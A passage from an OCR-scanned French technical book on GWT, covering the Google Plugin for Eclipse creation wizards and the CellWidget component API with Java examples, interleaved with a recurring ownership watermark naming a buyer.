Lorsqu'on se positionne sur le projet créé, le sous-menu de la figure 17-2 apparaît, présentant différentes options de configuration et de déploiement.

La structure du projet est celle de la figure 17-3.

Le plug-in GPE s'appuie sur les mêmes scripts que ceux fournis en standard dans la distribution GWT. C'est bel et bien le script webAppCreator qui est utilisé ici. Vous retrouverez les mêmes squelettes et le même exemple d'appel RPC.

Pour exécuter l'application, il suffit d'activer le menu contextuel *Run As*, puis *Web Application* (figure 17-4).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 17–1
Création d'un projet GWT




Figure 17–2
Menu contextuel
du plug-in GWT






Figure 17–3
Structure projet générée
par GPE




Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 17–4
Exécution d'un module




L'écran suivant apparaît. Ici, pas de shell Swing, c'est un mode *headless*, c'est-à-dire sans interface graphique, qui orne la console d'Eclipse. L'URL d'accès à l'application en mode développement est proposée ; il ne reste plus qu'à lancer un navigateur.

Figure 17–5
Console Eclipse après lancement d'une application GWT



Pour être plus précis, il existe en réalité un shell, mais celui-ci a été remodelé visuellement pour s'intégrer totalement dans l'univers d'Eclipse. Pour cela, il faut activer la vue *Web Application Debug View*".

Figure 17–6
Fenêtre de Debug View



Vous retrouvez alors les différents éléments de la chaîne de développement GWT. Voyons maintenant les différents assistants proposés par GPE.

Les assistants de création

Création d'un point d'entrée

GPE propose un assistant créant un point d'entrée *(Entry Point)* au sein d'un module. Pour cela, nous activons le menu contextuel en sélectionnant *New*, puis *Entry Point Class*.




Figure 17–7
Assistant de création d'un point d'entrée


Création d'un nouveau module

Un module GWT peut contenir un ou plusieurs module(s), avec autant de fichiers XML. Le plug-in GPE vous aide graphiquement à ajouter ces différents modules.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


Figure 17–8
Assistant de création d'un nouveau module



Création d'une page HTML hôte

La page HTML hôte est la première page appelée lorsqu'on souhaite découvrir le rendu d'une application GWT. GPE propose un assistant pour créer le squelette de cette page particulière.

Figure 17–9
Assistant de création d'une page hôte



Création d'un squelette ClientBundle

L'API ClientBundle a été abordée dans cet ouvrage aussi exhaustivement que possible. Comme vous avez pu le constater lors de la lecture du chapitre dédié au sujet, une interface de type `ClientBundle` doit fournir plusieurs méthodes correspondant à différentes ressources (CSS, images, binaires, etc.). Celles-ci sont généralement situées au sein du projet. L'assistant `ClientBundle` de GPE va nous accompagner dans cette tâche en demandant trois informations : le fichier à associer, le nom de la méthode et le type de ressource (CSSResource, ImageResource, TextResource, etc.).




Figure 17–10
Création d'un fichier ClientBundle

Pour un fichier `logodng.png` situé dans le package client, l'assistant crée l'interface `ClientBundle` suivante :

```
public interface MyBundle extends ClientBundle {
      ImageResource logodng();
}
```

Création d'un squelette UIBinder

Un fichier UIBinder est un modèle d'écran XML. Chaque modèle est accompagné d'une classe Java ayant pour rôle de charger le modèle en question afin de construire un widget en mémoire.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

GPE simplifie cette étape en concevant là encore deux squelettes : un fichier UIBinder XML contenant un composant `HtmlPanel` vide et une classe Java dérivant de la classe `Composite`.




Figure 17–11
Création d'un fichier UIBinder

Par ailleurs, et c'est peut-être cela le plus important, lorsque l'utilisateur modifie le fichier UIBinder, la complétion automatique Eclipse lui propose uniquement les balises autorisées.




Figure 17–12
Complétion de code sur UiBinder


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Aide à la saisie de code JSNI


GPE fournit également un grand nombre d'assistants pour le codage JSNI (assez rébarbatif sans outil). Il est ainsi possible de compléter les classes ou de créer des squelettes JSNI.

Figure 17–13
Complétion de code dans les méthodes JSNI



Lorsqu'une méthode ou variable membre est référencée, le plug-in vérifie son existence. Le cas échéant, il souligne le code incriminé comme une erreur de compilation.


Figure 17–14
Détection des erreurs de compilation JSNI



Jusqu'alors, il fallait lancer l'application et la tester comme n'importe quel script JavaScript pour détecter ce type d'erreur.

L'une des meilleures possibilités est d'utiliser le refactoring Eclipse, qui fonctionne pour renommer des méthodes Java et les éventuels appels qui pourraient être réalisés au sein de méthodes JSNI.

Figure 17–15
Refactoring automatique des méthodes JSNI



Assistants RPC

Le plug-in GPE propose également des assistants pour la partie RPC. Les interfaces asynchrones sont créées en fonction des interfaces synchrones. Toute modification de signature dans l'interface synchrone est répercutée dans l'interface asynchrone.




Figure 17–16
Génération automatique des interfaces asynchrones

En cas de création d'une nouvelle méthode, GPE propose de le faire à votre place.




Figure 17–17
Synchronisation automatique des signatures d'interfaces synchrones et asynchrones

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

18

Les composants CellWidget

Avec la sortie de GWT 2.1, le périmètre des composants tabulaires s'est considérablement élargi. Par la même occasion, une nouvelle génération de composants personnalisables a vu le jour : les CellWidgets.

Les CellWidgets sont des composants graphiques légers et performants qui résultent de la composition de plusieurs cellules. Le contenu d'une cellule est généralement une chaîne de caractères HTML (utilisant la propriété `innerHTML`) et possède pour caractéristique principale de maîtriser son rendu. Ce principe a pour avantage d'éviter les fastidieuses et coûteuses opérations de manipulation de structures complexes d'éléments DOM.

Les CellWidgets ont été conçus pour être performants et facilement personnalisables.

Philosophie de ce nouveau modèle de composants

Tous les composants graphiques possèdent des caractéristiques communes. Ils sont alimentés par des données de natures diverses et affichent des informations avec un rendu plus ou moins particulier. L'idée de ce nouveau framework est de séparer la présentation des données afin de faciliter d'éventuels changements de style sans contrainte sur la structure du composant ou ses données.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Cette séparation s'appuie sur deux piliers :

- Le composant principal agrégateur de cellules et dérivant de `Widget` : il possède toute la logique événementielle. Son rôle est de composer des cellules de types différents et de déléguer l'affichage de manière unitaire à chaque cellule. Il possède par ailleurs toute l'intelligence de la liaison de données (*data binding*), c'est-à-dire qu'il fait correspondre les champs du modèle de données et l'affichage graphique associé aux cellules auxquelles il délègue le rendu.
- Les cellules : leur rôle est pré-établi. Elles maîtrisent leur affichage en fonction d'une valeur quelconque transférée par le composant principal. Cette valeur issue du modèle est interprétée par la cellule et mise en forme à l'aide de styles (sur le principe des interfaces de ClientBundle).

Avec ce procédé, il devient aisé de modifier les données d'un composant sans conséquences sur le rendu graphique. De manière symétrique, toute modification de style ou de rendu peut s'opérer indépendamment des données. Une cellule est donc la forme la plus primaire de rendu visuel. C'est pourquoi GWT fournit de base plusieurs cellules primitives.

Tableau 18–1 Les différents types de composants Cell

Les composants de type Texte	`TextCell`
	`ClickableTextCell`
	`EditTextCell`
	`TextInputCell`
		Une cellule non éditable affichant du texte.
		Un champ de saisie. Un clic sur le champ provoque l'appel à la classe `ValueUpdater`.
		Une cellule à deux états, qui affiche le texte en visualisation et devient éditable lorsque l'utilisateur clique sur la cellule.
		Un champ de saisie classique.

Les composants de type Boutons, cases à cocher et menus	`ActionCell<C>`
	`ButtonCell`
	`CheckboxCell`
	`SelectionCell`
		Un bouton prenant en paramètre un délégué pour exécuter une action quelconque lors de l'événement `mouseUp`.
		Un bouton dont le texte est une valeur modifiable.
		Une case à cocher.
		Une liste de sélection.

Les composants de type Dates	`DateCell` `DatePickerCell`	Une date qui s'appuie sur un format paramétrable. Un sélecteur de date (affiche les jours et les mois).

Les composants de type Images	`ImageCell`
	`ImageResourceCell`
	`ImageLoadingCell`
		Une cellule affichant une image via son URL.
		Une cellule utilisée pour le rendu des composants de type `ImageResource`.
		Même cellule que précédemment mais avec un indicateur de chargement.

Les composants de type Nombres	`NumberCell`	Un nombre quelconque dont le format est paramétrable.
Les compositions de plusieurs cellules	`CompositeCell<C>`	Une composition de plusieurs cellules.
Les décorateurs	`IconCellDecorator<C>`	Un décorateur qui ajoute une icône sur une autre cellule.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 18–1
Architecture de l'API CellWidget

Voyons maintenant concrètement l'utilisation de ces deux types de composants avec un cas simple : le champ de saisie. Créer un champ de saisie directement, comme on le ferait avec un widget traditionnel via l'ordre `RootPanel.get().add(new TextBox(« ceci est un texte »))`, n'est plus possible avec l'API CellWidget. Nous devons au préalable nous appuyer sur un conteneur de type Widget, qui encapsulera le composant cellule de type Texte. Pour ce faire, nous utilisons une classe très utile de ce nouveau framework, `CellWidget`, qui propose des fonctions de base pour encapsuler n'importe quel type de cellule. Son constructeur prend une cellule en paramètre : `(Cell<C> cell)`.

Du point de vue du modèle de données, `CellWidget` ne sait gérer qu'un changement de valeur sur la cellule qu'il encapsule via l'événement `AddValueChangeHandler()`. Pour de nombreux contrôles, cela sera suffisant.

```
(...)
public void onModuleLoad() {
  // Création de la cellule responsable du rendu
  TextInputCell textInputCell = new TextInputCell();
  // Encapsulation de cette cellule via CellWidget
  CellWidget cwTic = new CellWidget(textInputCell);
  cwTic.setValue("Ceci est un textbox");
  cwTic.addValueChangeHandler(new ValueChangeHandler<String>() {
    public void onValueChange(ValueChangeEvent<String> event) {
         Window.alert("Valeur saisie " + event.getValue());
    }
  });
  RootPanel.get().add(cwTic);
}
```

Nous pouvons remarquer que l'événement en question propage la valeur saisie là où un contrôle classique n'aurait proposé qu'une fonction de type `textbox.getText()`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les composants GWT ont preque tous été convertis sur ce principe. Voici un listing plus complet illustrant le fonctionnement des composants de base de l'API CellWidget.

```
public void onModuleLoad() {

   CheckboxCell checkboxCell = new CheckboxCell();
   TextCell textCell = new TextCell();
   SelectionCell listcell = new SelectionCell(Arrays.asList("un","deux","trois"));
   TextInputCell textInputCell = new TextInputCell();
   TextButton textButton = new TextButton();
   DateCell dateCell = new DateCell();

   CellWidget cwTextCell = new CellWidget(textCell);
   cwTextCell.setValue("Checkbox");

   CellWidget cwcheckboxCell = new CellWidget(checkboxCell);
   cwcheckboxCell.setValue(true);

   CellWidget cwlistcell = new CellWidget(listcell);
   cwlistcell.setValue("trois");

   textButton.setValue("Clickez-moi!");
   textButton.addClickHandler(new ClickHandler() {

    @Override
    public void onClick(ClickEvent event) {
      Window.alert("button clické !");

    }});

   CellWidget cwdateCell = new CellWidget(dateCell);
   CellWidget cwTic = new CellWidget(textInputCell);
   cwTic.setValue("Ceci est un textbox");

   cwdateCell.setValue(new Date());

   cwlistcell.addValueChangeHandler(new ValueChangeHandler<String>() {

    @Override
    public void onValueChange(ValueChangeEvent<String> event) {

      Window.alert("Evènement reçu avec la valeur " + event.getValue());
    }
  });

   // On ajoute tous ces composants au RootPanel
   RootPanel.get().add(cwcheckboxCell);
   RootPanel.get().add(cwTextCell);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        RootPanel.get().add(cwlistcell);
        RootPanel.get().add(textButton);

        RootPanel.get().add(cwdateCell);
        RootPanel.get().add(cwTic);

    }
```

Et voici le rendu associé au code précédent.




Figure 18–2
Copie d'écran des CellWidgets

Utilisation du modèle de données

L'idée principale de CellWidget est de mettre à disposition du développeur toute l'intelligence nécessaire pour afficher des contrôles graphiques dont les données associées sont potentiellement complexes.

Nous avons précédemment abordé un exemple trivial d'affichage d'une valeur de type chaîne de caractères. Attardons-nous cette fois sur l'utilisation d'un modèle de données qui serait non plus une chaîne simple mais un objet, typiquement un bean Java contenant plusieurs champs dont un seul correspond à celui qu'on souhaite afficher dans notre composant graphique.

Voici la classe `MonBean` qui constitue notre modèle :

```
public class MonBean {
  String monChamp;
  String autreValeur;

  public String getmonChamp () {
    return monChamp;
  }
    // C'est le champ que nous souhaitons afficher dans notre composant graphique
  public void setMonChamp(String monChamp) {
    this.monChamp = monChamp;
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  public String getAutreValeur() {
    return autreValeur;
  }

  public void setAutreValeur(String autreValeur) {
    this.autreValeur = autreValeur;
  }
}
```

Et voici le composant cellule associé qui va simplement effectuer la correspondance entre le champ `MonBean.valeur` et le rendu graphique.

```
import com.google.gwt.cell.client.AbstractCell;
import com.google.gwt.safehtml.shared.SafeHtmlBuilder;
import com.google.gwt.safehtml.shared.SafeHtmlUtils;

public class MonBeanTextCell extends AbstractCell<MonBean> {

  @Override
  public void render(Context context,
                     MonBean value, SafeHtmlBuilder sb) {
      // La méthode render fait le lien entre le modèle et son rendu HTML
      // en échappant le texte pour éviter les attaques par injection XSS
      // grâce à la classe utilitaire SafeHtmlBuilder
    sb.append(SafeHtmlUtils.fromString(value.getMonChamp()));
  };
}
```

La première étape consiste à dériver de la classe `AbstractCell<C>` générique en indiquant le type d'objet utilisé comme modèle de donnée. Cette classe nécessite d'implémenter la méthode `render()` prenant en paramètre le contexte de la cellule (généralement la clé, éventuellement une colonne si le modèle est multi-valué, et un index). Le second paramètre représente le modèle (dans ce cas : `MonBean`) et le troisième la classe censée provoquer le rendu HTML final (`SafeHtmlBuilder`).

Voyons maintenant la dernière étape, l'utilisation de ce composant dans la méthode `onModuleLoad()`, puis l'ajout dans le `RootPanel`.

```
public onModuleLoad() {
   // La cellule
   MonBeanTextCell mtb = new MonBeanTextCell();
   // Le widget
   CellWidget c = new CellWidget(mtb);
   // Le modèle
   MonBean m = new MonBean();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    m.monChamp = "Ceci est la bonne valeur du modèle !";
    c.setValue(m);
    RootPanel.get().add(c);
}
```

Le pattern Apparence pour le rendu graphique

Dans l'exemple précédent, la partie rendu graphique est triviale. Voyons maintenant la séparation entre présentation et contenu. Nous aurons besoin de nos connaissances en API `ClientBundle` et `DeferredBinding`. Nous vous invitons à parcourir ces chapitres avant d'aborder la partie suivante.

La première étape consiste à définir l'ensemble des états d'un composant graphique. Prenons le cas simple du bouton. Un bouton possède les états « actif », « inactif », « cliqué » ou « survolé ». Le rendu graphique de ces différents états constitue l'« apparence ». Dans d'autres technologies évoquant le terme Look & Feel, cela reviendrait plutôt à parler du Look.

Tout composant se doit de fournir une apparence par défaut. Ainsi, le bouton fournit en interne la classe `DefaultAppearence`, qu'il est possible de surcharger ou de remplacer simplement via le jeu de la liaison différée (`DeferredBinding`). Cela s'effectue en fournissant une implémentation de l'interface `Appearence` différente de celle d'origine.

Voici le code de la classe `ButtonCellBase` à partir de laquelle dérive le composant `TextButton` :

```
public class ButtonCellBase extends AbstractCell<String> {

  // La fameuse classe d'apparence
  public abstract static class Appearance {

  // Appelée lorsque l'utilisateur survole le bouton avec la souris.
  public void onHover(Context context, Element parent, String value) {}

  // Appelée lorsque l'utilisateur appuie sur le bouton
  public void onPush(Context context, Element parent, String value) {}

  // Appelée lorsque l'utilisateur ne survole plus le bouton
  public void onUnhover(Context context, Element parent, String value) {}

  // Appelée lorsque l'utilisateur lâche le bouton
  public void onUnpush(Context context, Element parent, String value) {}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// Constitue le rendu graphique du bouton
public abstract void render(Context context, SafeHtml data, SafeHtmlBuilder sb);
}

// C'est l'implémentation par défaut de l'apparence
public static class DefaultAppearance extends Appearance {

  public static interface Resources extends ClientBundle {
    @Source(Style.DEFAULT_CSS)
    Style buttonCellStyle();
  }

  @ImportedWithPrefix("gwt-ButtonCell")
  public interface Style extends CssResource {
    String DEFAULT_CSS = "com/google/gwt/cell/client/ButtonCell.css";

    String hover();

    String push();
  }

  private final Resources resources;

  public DefaultAppearance() {
    this(GWT.create(Resources.class));
  }

  public DefaultAppearance(Resources resources) {
    this.resources = resources;
    resources.buttonCellStyle().ensureInjected();
  }
  // On ajoute un style en s'appuyant sur l'API ClientBundle
  @Override
  public void onHover(Context context, Element parent, String value) {
    addClassName(parent, resources.buttonCellStyle().hover());
  }

  @Override
  public void onPush(Context context, Element parent, String value) {
    addClassName(parent, resources.buttonCellStyle().push());
  }

  @Override
  public void onUnhover(Context context, Element parent, String value) {
    removeClassName(parent, resources.buttonCellStyle().hover());
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    @Override
    public void onUnpush(Context context, Element parent, String value) {
      removeClassName(parent, resources.buttonCellStyle().push());
    }

    @Override
    public void render(Context context, SafeHtml data, SafeHtmlBuilder sb) {
      // Au lieu de créer le flux HTML de cette manière, il est possible de passer
      // par des modèles personnalisables (abordés dans la section suivante)
      sb.appendHtmlConstant("<button type=\"button\" tabindex=\"-1\">");
      if (data != null) {
        sb.append(data);
      }
      sb.appendHtmlConstant("</button>");
    }

    protected void addClassName(Element parent, String styleName) {
      parent.getFirstChildElement().addClassName(styleName);
    }

    protected void removeClassName(Element parent, String styleName) {
      parent.getFirstChildElement().removeClassName(styleName);
    }
  }

  private final Appearance appearance;

  public ButtonCell() {
   // Utilise le look par défaut défini plus haut sur la base de la liaison différée.
   this(GWT.create(Appearance.class));
  }

  // L'utilisateur souhaite remplacer les ressources utilisées par l'apparence par
défaut
  public ButtonCell(DefaultAppearance.Resources resources) {
    this(new DefaultAppearance(resources));
  }

